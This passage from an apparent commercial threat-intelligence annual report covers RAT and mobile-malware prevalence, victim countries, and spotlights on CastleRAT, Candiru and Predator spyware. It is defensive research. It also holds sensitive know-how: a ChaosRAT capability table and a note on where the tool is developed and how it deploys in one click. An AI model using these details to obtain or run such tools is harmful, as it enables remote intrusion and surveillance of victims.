


Figure 10: *Top ten RATs based on the number of detected C2 servers in 2025 (Source: Recorded Future)*

Furthermore, five of the top ten RATs are open-source, reflecting the continued adoption of cost-effective and widely accessible tools by threat actors. However, the open nature of these tools can, in some cases, increase their detectability by security controls, creating a trade-off between ease of use and operational exposure. This dynamic has also likely contributed to the proliferation of numerous forks observed over the years.

Notably, while Insikt Group frequently observes these RATs being used by cybercriminals, some are also leveraged by state-aligned actors. For example, QuasarRAT and SparkRAT have been used by Chinese state-sponsored groups, while Xeno RAT and QuasarRAT have been associated with North Korean state-aligned actors such as PurpleAlpha.

Victimology Analysis

According to Recorded Future Network Intelligence, the following five countries were the primary victims of RATs and backdoor implants in 2025: the US, China, Hong Kong, Brazil, and India. Together, these countries accounted for just over half of all observed RAT and backdoor incidents globally, with the US alone representing approximately 41% of cases and China a further 15%, for a combined total of approximately 56% of global activity.

RAT and backdoor activity in 2025 was heavily concentrated in a small number of malware families. AsyncRAT, PlugX, GOSAR, SolarMarker RAT, and QuasarRAT collectively accounted for about 83% of observed RAT and backdoor activity, with AsyncRAT alone responsible for 51% of observed activity compared to 2024, when AsyncRAT accounted for 65% of observed RAT and backdoor victim events. In the US, AsyncRAT drove just over half of all RAT and backdoor incidents, with SolarMarker RAT also prevalent. In China, GOSAR, Supershell, and AsyncRAT dominated observed activity.

Top Five RAT Panels in 2025

Whenever feasible, Insikt Group also tracks panels associated with these RATs. In 2025, the top five RAT-related panels based on Insikt Group Malicious Infrastructure Management Validation were Chaos RAT, Mispadu, BlackNET RAT, LokiBot (Windows), and Sarwent. Chaos RAT (see **Figure 11**) led by a significant margin in terms of panels detected, followed by Mispadu, BlackNET RAT, LokiBot (Windows), and Sarwent.





Figure 11: *ChaosRAT management panel (Source: Recorded Future)*

Chaos RAT is a free, open-source, Golang-based remote administration tool that targets both Linux and Windows, offering different features for each platform (see **Figure 12**). It is currently at version v5.0.3

and is actively developed by the GitHub account tiagorlampert. The GitHub repository also offers a one-click Heroku deployment to quickly try Chaos RAT.



Feature	WINDOWS	LINUX
`Reverse Shell`	X	X
`Download File`	X	X
`Upload File`	X	X
`Delete File`	X	X
`Screenshot`	X	X
`File Explorer`	X	X
`Get OS Info`	X	X
`Run Hidden`	X	
`Restart`	X	X
`Shutdown`	X	X
`Lock screen`	X	
`Sign out`	X	
`Open Url`	X	X

Figure 12: *Capabilities of ChaosRAT according to its GitHub repository (Source: GitHub)*

Spotlight: CastleRAT

First identified and documented by Insikt Group in March 2025, CastleRAT stood out for its level of engineering maturity and planning, uncommon for newly observed malware families. Observed in both C and Python variants, CastleRAT reflects a shared development framework with selectively expanded functionality, suggesting deliberate design rather than opportunistic assembly.

CastleRAT communicates using a custom binary C2 protocol secured with RC4 encryption, relying on embedded encryption keys rather than commodity tooling. Upon execution, samples collect victim geographic and network metadata prior to establishing outbound C2 communications. This early-stage data collection may serve multiple purposes, including basic sandbox identification or providing threat actors with greater visibility into the environments interacting with their infrastructure, including potential threat research activity. Across observed variants, CastleRAT supports interactive remote shells, command execution, and file download-and-execute capabilities, with the C-based variant extending functionality to include credential theft, keylogging, and screen capture, indicating use in more persistent or higher-value intrusion activity.

Analysis of CastleRAT activity revealed an infrastructure model built for resilience, with infected systems maintaining communications across multiple C2 nodes rather than relying on a single point of control. This approach reduces the likelihood that infrastructure disruption or defensive intervention would meaningfully degrade operator access. Such behavior suggests active experimentation with redundant control paths and fallback mechanisms, reinforcing the assessment that CastleRAT was engineered with operational continuity in mind.

Clustering of CastleRAT infrastructure (see **Figure 13**) revealed overlapping deployment patterns and shared tooling, aligning with activity observed with CastleLoader. While this overlap does not conclusively establish control by a single threat actor, it strongly suggests a shared developer or operator ecosystem. Taken together, CastleRAT's encrypted communications, resilient infrastructure design, and ecosystem consistency distinguish it as a deliberately engineered capability rather than a disposable or short-lived RAT, and underscore why it stood out among newly observed malware families in 2025.




RC4 Key Clusters in CastleRat Infrastructure

Figure 13: *RC4 key clusters in CastleRat infrastructure (Source: Recorded Future)*

Spotlight: Candiru's DevilsTongue

Throughout 2025, Insikt Group identified Candiru-related activity across eight distinct clusters by combining various infrastructure detection methods with Recorded Future Network Intelligence. Six of these clusters are attributed to specific countries (see **Figure 14**). The activity encompasses both victim-facing infrastructure and higher-tier operational infrastructure. In at least one case, Insikt Group linked higher-tier infrastructure associated with a given cluster to infrastructure likely operated directly by Candiru, a spyware company formerly based in Israel and now US-owned.



Countries with Suspected Candiru Customers

Active clusters identified by Insikt Group
Previously identified by others
Recorded Future

Figure 14: Countries with suspected Candiru customers (Source: Recorded Future)

While most clusters share similarities in their higher-tier infrastructure, notable configuration differences are evident. For example, a Candiru-related cluster highly likely associated with a Hungary-based customer manages its infrastructure through a combination of direct access via a static ISP IP address geolocated in the suspected customer country and administration via a set of VPSes (see **Figure 15**). Although the rationale for employing both direct administration and an additional VPS layer remains unclear, this approach may reflect differing operational procedures among customer operators.



Network Diagram of a Candiru-related Cluster
via port 443
via ports 1194 and 22
via ports 1194 and 22
Tier 2
Upstream VPS infrastructure likely used for anonymization
Customer Infrastructure (Tier 3)
Static ISP IP in country with suspected Candiru usage
via ports 1194 and 22
via port 1194
Tier 1
Victim-facing servers hosting domains
via port 1199
Tier 4
VPS infrastructure likely used for anonymization purposes
Candiru Infrastructure
Static ISP IP address highly likely linked to Candiru's infrastructure
Recorded Future®

***Figure 15**: Network diagram of a Candiru-related cluster likely linked to a Hungary-based customer (Source: Recorded Future)*

Mobile Malware

Key Observation: Android-based malware continues to dominate the mobile malware space, as in previous years, with many tools focused on stealing financial data, while source code leaks significantly drive tool proliferation.

In 2025, Insikt Group tracked the infrastructure of dozens of mobile malware families targeting Android and iOS devices. The number of tracked mobile malware families has continued to grow since 2024, driven by two persistent and interconnected trends: the increasing dependence on mobile devices across all aspects of daily life and the corresponding surge in the development and distribution of mobile malware.

Top Ten Mobile Malware C2 Servers in 2025

In 2025, the top ten mobile malware based on Insikt Group Command & Control Validation data are SpyNote, Octo banking trojan, MoqHao, Hook, Joker, AlienBot Banker, Hydra, ERMAC, LightSpy, and PhantomCard (see **Figure 16**). Ranked second in 2024, SpyNote emerged as the most prevalent mobile malware in 2025 based on observed C2 volume, overtaking Hook and accounting for roughly half of the combined C2 volume across all mobile malware detections. Hook's share declined sharply, falling from over 40% to 14% of mobile malware-associated C2 servers. Meanwhile, the Octo banking trojan saw a significant increase, rising from 6% in 2024 to 18% in 2025, while MoqHao experienced a similar surge, growing from 3% to 15% over the same period.




Figure 16: *Top ten mobile C2 servers in 2025 (Source: Recorded Future)*

SpyNote's prevalence can be partly attributed to the past leak of its source code, a circumstance not unique to SpyNote but also observed with other leading mobile malware families such as Hook and the Octo banking trojan, whose source codes were similarly leaked, as previously noted by Insikt Group. These leaks have likely accelerated adoption, encouraged extensive forking, and pushed original developers to release new versions to preserve a competitive edge. Additionally, SpyNote has been widely distributed via fake applications, a preferred and effective method for disseminating mobile malware.

As in 2024, all top ten mobile malware families by C2 volume, except for LightSpy, targeted Android devices, underscoring Android's heightened exposure to mobile malware. This prevalence is driven by several factors, including Android's open-source nature, which allows app installations from unverified sources; its dominant global market share; a fragmented device ecosystem characterized by inconsistent hardware, software versions, and security updates; and a greater propensity for risky user behaviors such as sideloading and rooting. Access to compromised Android devices is monetized in multiple ways depending on threat actor objectives and malware capabilities, including ad fraud, data theft, initial access brokerage, and billing fraud.

Victimology Analysis

Based on Recorded Future Network Intelligence, the US, the UK, Latvia, India, and the Democratic Republic of the Congo were the primary victims of mobile malware in 2025. Combined, they accounted for approximately 97% of observed mobile malware victim events, with the US representing 43% and the UK just behind at 38%. Together, Latvia, India, and the Democratic Republic of the Congo accounted for 16% of victim events.

Mobile malware activity during the period was dominated by a small set of families, most notably TeaBot, SpyNote, MoqHao, and the Octo banking trojan. In the US, infections were primarily associated with TeaBot, MoqHao, and Hook, while in the UK, TeaBot, SpyNote, and MoqHao comprised the main families observed. Latvia's mobile malware landscape was almost entirely defined by SpyNote, whereas in India, the most prevalent families were SpyNote, MoqHao, and TeaBot. In the Democratic Republic of the Congo, MoqHao and TeaBot together accounted for the majority of mobile malware activity.

Spotlight: Predator

Although activity was initially believed to have slowed following major public disclosures by Insikt Group and others in 2023 and 2024, as well as US government sanctions targeting the Intellexa Consortium, the organizational structure behind Predator, operations never fully ceased. In 2025, Insikt Group observed a resurgence in Predator-related activity, reflecting the operators' continued persistence (see **Figure 17**). During this period, Insikt Group identified two countries not previously linked to Predator use, Mozambique and Pakistan, and obtained new evidence of Predator deployment in Iraq.

